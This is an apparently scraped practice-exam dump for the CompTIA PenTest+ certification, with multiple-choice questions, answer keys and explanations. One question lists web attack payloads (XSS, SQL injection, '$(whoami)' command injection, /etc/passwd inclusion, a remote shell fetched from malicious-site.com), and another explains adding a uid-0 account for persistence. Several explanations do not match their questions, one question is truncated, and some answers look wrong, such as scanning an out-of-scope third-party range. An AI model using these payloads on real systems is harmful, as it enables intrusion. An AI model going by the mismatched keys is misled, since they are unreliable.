Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

https://www.2passeasy.com/dumps/PT0-002/

NEW QUESTION 1
A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

A. -8 -T0
B. --script "http*vuln*"
C. -sn
D. -O -A

Answer: B

Explanation:
Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 --open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- –open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 2
Which of the following is the most secure method for sending the penetration test report to the client?

A. Sending the penetration test report on an online storage system.
B. Sending the penetration test report inside a password-protected ZIP file.
C. Sending the penetration test report via webmail using an HTTPS connection.
D. Encrypting the penetration test report with the client’s public key and sending it via email.

Answer: D

Explanation:
This is the most secure method for sending the penetration test report to the client because it ensures that only the client can decrypt and read the report using their private key. Encrypting the report with the client’s public key prevents anyone else from accessing the report, even if they intercept or compromise the email. The other methods are not as secure because they rely on weaker or no encryption, or they expose the report to third-party services that may not be trustworthy or compliant.


NEW QUESTION 3
A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

A. inurl:
B. link:
C. site:
D. intitle:

Answer: C

Explanation:
The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

NEW QUESTION 4
A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:



```
ssh root@10.10.1.1  -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

A. nc 10.10.1.2
B. ssh 10.10.1.2
C. nc 127.0.0.1 5555
D. ssh 127.0.0.1 5555


Answer: C

NEW QUESTION 5
A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.
comptia.org.
3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.
Which of the following potential issues can the penetration tester identify based on this output?

A. At least one of the records is out of scope.
B. There is a duplicate MX record.
C. The NS record is not within the appropriate domain.
D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 6
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:



```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>       sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>       sock.settimeout(20)
<08>       result = sock.connect_ex((remoteSvr, port))
<09>       if result == 0:
<10>             resultList.append(port)
<11>       sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 7
A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.
B. Contact law enforcement.
C. Deconflict with the penetration tester.
D. Assume the alert is from the penetration test.

Answer: C

Explanation:
Deconflicting with the penetration tester is the best thing to do next after the security alarms are triggered during a penetration test, as it will help determine whether the alarm was caused by the tester’s activity or by an actual threat. Deconflicting is the process of communicating and coordinating with other parties involved in a penetration testing engagement, such as security teams, network administrators, or emergency contacts, to avoid confusion or interference.

NEW QUESTION 8
A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.
B. Verify the client has granted network access to the hot site.
C. Determine if the failover environment relies on resources not owned by the client.
D. Establish communication and escalation procedures with the client.

Answer: A

Explanation:
The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

NEW QUESTION 9
A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user’s work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?


A. Add a web shell to the root of the website.
B. Upgrade the reverse shell to a true TTY terminal.
C. Add a new user with ID 0 to the /etc/passwd file.
D. Change the password of the root user and revert after the test.

Answer: C

Explanation:
The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won’t disrupt the other user’s work. This


can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is “johndoe”, the line to add would be “johndoe:x:0:0:John Doe:/root:/bin/bash”. After the user is added, the penetration tester can use the “su” command to switch to the new user and gain root privileges.

NEW QUESTION 10
A penetration tester created the following script to use in an engagement:



```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()


try:
        for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
                print("Port {} is opened".format(port))

except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

However, the tester is receiving the following error when trying to run the script:



```
$ python script.py 192.168.0.1
Traceback (most recent call last):
  File "script.py", line 7, in <module>
    if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

A. The sys variable was not defined.
B. The argv variable was not defined.
C. The sys module was not imported.
D. The argv module was not imported.

Answer: C


Explanation:
The sys module is a built-in module in Python that provides access to system-specific parameters and functions, such as command-line arguments, standard input/output, and exit status. The sys module must be imported before it can be used in a script, otherwise an error will occur. The script uses the sys.argv variable, which is a list that contains the command-line arguments passed to the script. However, the script does not import the sys module at the beginning, which causes the error “NameError: name ‘sys’ is not defined”. To fix this error, the script should include the statement “import sys” at the top. The other options are not valid reasons for the error.

NEW QUESTION 10
Which of the following would a company's hunt team be MOST interested in seeing in a final report?

A. Executive summary
B. Attack TTPs
C. Methodology
D. Scope details

Answer: B

NEW QUESTION 12
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`item=widget';waitfor%20delay%20'00:00:20';--`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`item=widget%20union%20select%20null,null,@@version;--`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`item=widget'+convert(int,@@version)+'`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`redir=http:%2f%2fwww.malicious-site.com`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`logfile=%2fetc%2fpasswd%00`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`lookup=$(whoami)`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
`logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▾ Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries

* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 17
A penetration tester gains access to a web server and notices a large number of devices in the system ARP table. Upon scanning the web server, the tester determines that many of the devices are user ...ch of the following should be included in the recommendations for remediation?

A. training program on proper access to the web server
B. patch-management program for the web server.
C. the web server in a screened subnet
D. Implement endpoint protection on the workstations

Answer: D

Explanation:
The penetration tester should recommend implementing endpoint protection on the workstations, which is a security measure that involves installing software or hardware on devices that connect to a network to protect them from threats such as malware, ransomware, phishing, or unauthorized access. Endpoint protection can include antivirus software, firewalls, encryption tools, VPNs, or device management systems. Endpoint protection can help prevent user workstations from being compromised by attackers who have gained access to the web server or other devices on the network. The other options are not valid recommendations for remediation based on the discovery that many of the devices are user workstations. Changing passwords that were created before this code update is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Keeping hashes created by both methods for compatibility is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Moving the web server in a screened subnet is not relevant to this issue, as it refers to a different scenario involving network segmentation and isolation.

NEW QUESTION 19
A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

A. Wait for the next login and perform a downgrade attack on the server.
B. Capture traffic using Wireshark.
C. Perform a brute-force attack over the server.
D. Use an FTP exploit against the server.

Answer: B

NEW QUESTION 22
A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

A. Nmap
B. Wireshark
C. Metasploit
D. Netcat

Answer: B

NEW QUESTION 24
A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

A. The web server is using a WAF.
B. The web server is behind a load balancer.
C. The web server is redirecting the requests.
D. The local antivirus on the web server Is rejecting the connection.

Answer: A

Explanation:
A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

NEW QUESTION 27
A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database
B. Intercepting outbound TLS traffic
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
E. Establishing and maintaining persistence on the domain controller

Answer: B

NEW QUESTION 28
A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

A. Key reinstallation
B. Deauthentication
C. Evil twin
D. Replay

Answer: B

Explanation:
Deauth will make the client connect again

NEW QUESTION 31
A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.
Which of the following is the BEST action for the penetration tester to take?

A. Utilize the tunnel as a means of pivoting to other internal devices.
B. Disregard the IP range, as it is out of scope.
C. Stop the assessment and inform the emergency contact.
D. Scan the IP range for additional systems to exploit.

Answer: D

NEW QUESTION 36
A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

A. Configure wireless access to use a AAA server.
B. Use random MAC addresses on the penetration testing distribution.
C. Install a host-based firewall on the penetration testing distribution.
D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

Explanation:
The best way to provide confidentiality for the client while using a wireless connection is to connect to the penetration testing company’s VPS using a VPN. This will encrypt the traffic between the penetration tester and the VPS, and prevent any eavesdropping or interception by third parties. A VPN will also allow the penetration tester to access the client’s network securely and bypass any firewall or network restrictions.

NEW QUESTION 39
A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death

Answer: C

Explanation:
Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.
Ref: https://www.okta.com/identity-101/fraggle-attack/

NEW QUESTION 43
During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

A. Command injection
B. Broken authentication
C. Direct object reference
D. Cross-site scripting

Answer: C

Explanation:
Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 46
A penetration tester breaks into a company's office building and discovers the company does not have a shredding service. Which of the following attacks should the penetration tester try next?

A. Dumpster diving

B. Phishing
C. Shoulder surfing
D. Tailgating

Answer: A

Explanation:
The penetration tester should try dumpster diving next, which is an attack that involves searching through trash bins or dumpsters for discarded documents or items that may contain sensitive or useful information. Dumpster diving can reveal information such as passwords, account numbers, credit card numbers, invoices, receipts, memos, contracts, or employee records. The penetration tester can use this information to gain access to systems or networks, impersonate users or employees, or perform social engineering attacks. The other options are not likely attacks that the penetration tester should try next based on the discovery that the company does not have a shredding service. Phishing is an attack that involves sending fraudulent emails that appear to be from legitimate sources to trick users into revealing their credentials or clicking on malicious links or attachments. Shoulder surfing is an attack that involves observing or spying on users while they enter their credentials or perform other tasks on their devices. Tailgating is an attack that involves following authorized personnel into a restricted area without proper authorization or identification.

NEW QUESTION 48
A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

A. The tester had the situational awareness to stop the transfer.
B. The tester found evidence of prior compromise within the data set.
C. The tester completed the assigned part of the assessment workflow.
D. The tester reached the end of the assessment time frame.

Answer: A

